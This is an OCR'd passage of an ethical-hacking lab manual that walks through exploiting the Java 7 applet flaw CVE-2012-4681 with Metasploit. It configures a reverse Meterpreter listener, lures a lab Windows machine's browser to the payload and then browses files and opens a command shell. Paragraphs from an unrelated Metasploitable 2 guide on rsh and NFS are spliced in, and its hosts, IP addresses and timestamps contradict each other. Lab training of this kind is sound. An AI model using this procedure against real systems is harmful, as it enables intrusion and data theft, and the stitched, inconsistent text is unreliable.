
Your License Key: [redacted]

Need Help? If you run into any problems, we will get you up and running.

FIGURE 4.13: License Key for Metasploit Community Edition

This document outlines many of the security flaws in the Metasploitable 2 image. Currently missing is documentation on the webserver and web application flaws as well as vulnerabilities that allow a local user to escalate to root privileges. This document will continue to expand over time as many of the less obvious flaws with this platform are detailed.

18. Switch back to the Metasploit window and paste the license key in the **Enter Product Key You've Received by Email** field. Click **Activate License**.



Metasploit - Activate Metasploit
Rapid7 - Metasploit Community Lice...
https://localhost:3790/setup/activation?wheee
metasploit
Project ▾
Account - Jason ▾

Activate Your Metasploit License

1. Get Your Product Key

Choose the product that best meets your needs: Metasploit Pro or the free Metasploit Community Edition. If you already have a community trial or full license, skip this step

2. Enter Product Key You've Received by Email

Paste in the product key that was sent to the email address you registered with and click the ACTIVATE LICENSE button.


[redacted]

□ Use an HTTP Proxy to reach the internet?

FIGURE 4.14: Activating Metasploit

TCP ports 512, 513, and 514 are known as "r" services, and have been misconfigured to allow remote access from any host (a standard ".rhosts + +" situation). To take advantage of this, make sure the "rsh-client" client is installed (on Ubuntu), and run the following command as your local root user. If you are prompted for an SSH key, this means the rsh-client tools have not been installed and Ubuntu is defaulting to using SSH.

19. The **Activation Successful** window appears as shown in the following screenshot




Activation Successful. Please restart your Metasploit instance

FIGURE 4.15: Metasploit Community Edition successfully activated

20. Hover the mouse pointer on the **Account** menu. A drop-down list appears. Click **Logout**.

This is about as easy as it gets. The next service we should look at is the Network File System (NFS). NFS can be identified by probing port 2049 directly or asking the portmapper for a list of services. The example below using rpcinfo to identify NFS and showmount -e to determine that the "/" share (the root of the file system) is being exported.



essful. Please restart your Metasploit instance

FIGURE 4.16: Logging out of the current account

21. The Login page appears. Enter the credentials given at the time of registration and click **Sign in**.

22. In this lab, the credentials used are username: **Jason** and password: **test@123**.

Note: Metasploit Pro does not support IPv6 for link local broadcast discovery, social engineering, or pivoting. However, you can import IPv6 addresses from a text file or you can manually add them to your project. If you import IPv6 addresses from a text file, you must separate each address with a new line.




FIGURE 4.17: Re-Logging into the Account

Host Scan
A host scan identifies vulnerable systems within the target network range that you define.
When you perform a scan, Metasploit Pro provides information about the services, vulnerabilities, and captured evidence for hosts that the scan discovers. Additionally, you can add vulnerabilities, notes, tags, and tokens to identified hosts.

23. The Metasploit main page appears, as shown in the following screenshot.




FIGURE 4.18: Metasploit main page

TASK 3

Creating a New Metasploit Project

24. Hover the mouse pointer on **Project** and select **New Project...** from the drop-down list.




FIGURE 4.19: Metasploit Creating a New Project


A project is the logical component that provides the intelligent defaults, penetration testing workflow, and module-specific guidance during the penetration test.

25. The Projects window appears. In the **Project Settings** section, type **java exploit** in **Project name** text field, enter some description in the **Description** text field and, and enter the IP address (**10.0.0.6**) of a target machine in the **Network range** text field.

26. Click **Create Project**.

Note: 10.0.0.6 is the IP address of **Windows Server 2008** virtual machine. This IP address may vary in your lab environment.

The Metasploit Framework is a penetration testing system and development platform that you can use to create security tools and exploits. The Metasploit Framework is written in Ruby and includes components in C and assembler. The Metasploit Framework consists of tools, libraries, modules, and user interfaces. The basic function of the Metasploit Framework is a module launcher that allows the user to configure an exploit module and launch the exploit against a target system.



Project name*: java exploit

Description: This exploit that takes advantage of two issues in JDK 7: The ClassFinder and MethodFinder.findMethod(). Both were newly introduced in JDK 7. ClassFinder is a replacement for classForName back in JDK 6. It allows untrusted code to obtain a reference and have access to a restricted package in JDK 7, which can be used to abuse sun.awt.SunToolkit (a restricted package). With sun.awt.SunToolkit, we can actually invoke

Network range: 10.0.0.6

□ Restrict to network range

FIGURE 4.20: Metasploit Project Settings

Automated exploitation uses the minimum reliability option to determine the set of exploits to run against the target systems. You cannot select the modules or define evasion options that Metasploit Pro uses.

27. The **Metasploit-Overview** window appears. Click **Modules**.





FIGURE 4.21: Metasploit Modules Tab

TASK 4

Run the Exploit

28. Enter **CVE ID** (2012-4681) in Search Modules.




Search Modules 2012-4681

FIGURE 4.22: Metasploit Searching for Java Exploit

29. Click **Java 7 Applet Remote Code Execution**.

Metasploit Pro contains tasks, such as brute force and discovery, in the form of modules. The modules automate the functionality that the Metasploit Framework provides and enables you to perform multiple tasks simultaneously.



Search Modules 2012-4681

Found 1 matching module

Module Type	OS	Module	Disclosure Date	Module Ranking	CVE
Client Exploit		Java 7 Applet Remote Code Execution	August 26 2012	★★★★★	2012-4681

FIGURE 4.23: Choosing Metasploit Java 7 Applet Remote Code Execution Exploit


30. Configure the exploit settings:

    a. In Payload Options, select **Connection Type** as **Reverse** from the drop-down list and enter the IP address of host machine (Windows Server 2012, here **10.0.0.2**) in the **Listener Host** text field.

    b. In Module Options, enter the IP address of the host machine (i.e., **10.0.0.2**) in the **SRVHost** text field.

    c. Enter a URI path (in this lab we are using greetings) and click **Run Module**.

IPv6 is the latest version of the Internet Protocol designed by the Internet Engineering Task Force to replace the current version of IPv4. The implementation of IPv6 predominantly impacts addressing, routing, security, and services.



Target Settings: Generic (Java Payload)

Payload Options

Payload Type: Meterpreter
Connection Type: Reverse
Listener Ports: 1024-65535
Listener Host: 10.0.0.2


Module Options

SRVHOST: 10.0.0.2
SRVPORT: 8080
SSL: □
SSLCert:
SSLVersion: SSL3
URIPATH: greetings

FIGURE 4.24: Metasploit Running Module

31. The task has started and Metasploit server starts listening, as shown in the following screenshot.

In Metasploit Pro, you can define IPv6 addresses for target hosts. For example, when you perform a discovery scan, scan a web application, execute a brute force attack, or run a module, you can define an IPv6 address for the target hosts. For modules, Metasploit Pro provides several payloads that provide IPv6 support for Windows x86, Linux x86, BSD x86, PHP, and cmd.



metasploit community
Overview Analysis Sessions Campaigns Web Apps Modules Reports Exports Tasks
Task started
Launching
Running

```
[illegible]
[*] [illegible] Started reverse handler on [illegible]
[*] [illegible] Using URL: http://10.0.0.2:8080/greetings
[*] [illegible] Server started.
```


FIGURE 4.25: Metasploit Task Started

TASK 5

Install Add-on

32. Switch to the **Windows Server 2008** virtual machine, launch **Firefox** browser, enter http://[IP Address of Windows Server 2012]:8080/greetings in the address bar.

33. A notification appears saying the plugin is outdated. Click **Allow**.




Firefox has prevented the outdated plugin "Java(TM) Platform SE 7 U" from running on 10.0.0.2.

FIGURE 4.26: Allowing the plugin

34. A plugin pop-up appears as soon as you click Allow in the notification. Click **Allow and Remember** in the pop-up.

Global Settings
Global settings define settings that all projects use. You can access global settings from the Administration menu. From the global settings, you can set the payload type for the modules and enable access to the diagnostic console through a web browser. Additionally, from global settings, you can create API keys, post-exploitation macros, persistent listeners, and Nexpose Consoles.




Firefox has prevented the outdated plugin "Java(TM) Platform SE 7 U" from running on 10.0.0.2.
Update now...

FIGURE 4.27: Allowing the plugin

35. Switch to the Windows Server 2012 host machine and check the Metasploit task pane. Metasploit will start capturing the reverse connection from the target machine.

Project Management
A Metasploit Pro project contains the penetration test that you want to run. A project defines the target systems, network boundaries, modules, and web campaigns that you want to include in the penetration test. Additionally, within a project, you can use discovery scan to identify target systems and bruteforce to gain access to systems.



```
[*] [2014.04.10-19:32:24] Server started.
[*] [2014.04.10-19:42:16] 10.0.0.6         java_jre17_exec - Java 7 Applet Remote Code Execution
[*] [2014.04.10-19:48:21] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:48:28] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:48:28] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:48:25] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:48:25] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:49:21] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:48:28] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:48:28] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:49:29] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:51:02] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:51:03] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:48:21] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:48:28] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:48:28] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:48:29] 10.0.0.6         java_jre17_exec - Sending Applet.jar
[*] [2014.04.10-19:55:54] Sending stage (30266 bytes) to 10.0.0.6
```

FIGURE 4.28: Metasploit Capturing the reverse connection of target machine

User Management Administrators can assign user roles to manage the level of access that the user has to projects and administrative tasks. You can manage user accounts from the Administration menu.

36. Click **Sessions** to view the captured connection of the target machine.




FIGURE 4.29: Metasploit Session tab

In addition to the capabilities offered by the open source framework, Metasploit Pro delivers a full graphical user interface, automated exploitation capabilities, complete user action audit logs, custom reporting, combined with an advanced penetration testing workflow.

37. Click **session** to view the information of the target machine.

Note: The session number may vary in your lab environment.




FIGURE 4.30: Metasploit Captured Session of a Target Machine


TASK 6

Perform Post-Explotation

38. Information for the target machine appears on the page.

39. To access the files of target system, click **Access Filesystem** under **Available Actions**.

Brute force uses a large number of user name and password combinations to attempt to gain access to a host. Metasploit Pro provides preset brute force profiles that you can use to customize attacks for a specific environment. If you have a list of credentials that you want to use, you can import the credentials into the system.



Session 3 on 10.0.0.4

Session Type	meterpreter (payload) java/meterpreter/reverse_tcp
Information	Administrator @ WIN-8DEHG3EMSPR
Attack Module	exploit/multi/browser/java_jre17_exec

Available Actions

- Collect System Data: Collect system evidence and sensitive data (screenshots, passwords, system information)
- Access Filesystem: Browse the remote filesystem and upload, download, and delete files
- Command Shell: Interact with a remote command shell on the target (advanced users)
- Create Proxy Pivot: Pivot attacks using the remote host as a gateway (TCP/UDP)
- Create VPN Pivot: Pivot traffic through the remote host (Ethernet/IP)
- Terminate Session: Close this session. Further interaction requires exploitation

FIGURE 4.31: Metasploit Accessing Filesystem of a Target Machine

40. A list of all the accessible files is displayed in the Metasploit - File Browser page. You can view and modify the files from the target machine.

If a brute force is successful, Metasploit Pro opens a session on the target system. You can take control of the session through a command shell or Meterpreter session. If there is an open session, you can collect system data, access the remote file system, pivot attacks and traffic, and run post-exploitation modules.





FIGURE 4.32: Metasploit Modifying Filesystem of a Target Machine

41. Go back to the previous page. Launch a command shell for the target machine by clicking **Command Shell** under **Available Actions**.

Modules expose and exploit vulnerabilities and security flaws in target systems. Metasploit Pro offers access to a comprehensive library of exploit modules, auxiliary modules, and postexploitation modules. You can run automated exploits or manual exploits.



Session 3 on 10.0.0.4

Session Type	meterpreter (payload/java/meterpreter/reverse_tcp)
Information	Administrator @ WIN-K00HQ3GM5PR
Attack Module	exploit/multi/browser/java_jre17_exec

Available Actions

Collect System Data	Collect system evidence and sensitive data (screenshots, passwords, system information)
Access Filesystem	Browse the remote filesystem and upload, download, and delete files
Command Shell	Interact with a remote command shell on the target (advanced users)
Create Proxy Pivot	Pivot attacks using the remote host as a gateway (TCP/UDP)
Create VPN Pivot	Pivot traffic through the remote host (Ethernet/IP)
Terminate Session	Close this session. Further interaction requires exploitation


History

Event Time	Event Type	Session Data
2014-04-10 19:55:54 -0700	command	load stdapi

FIGURE 4.33: Metasploit Launching Command Shell of Target Machine

42. The command line terminal appears. To view the system IP address and other information related to network interfaces, enter **ipconfig /all**.

Manual exploitation provides granular control over the exploits that you run against the target systems. You run one exploit at a time, and you can choose the modules and evasion options that you want to use.



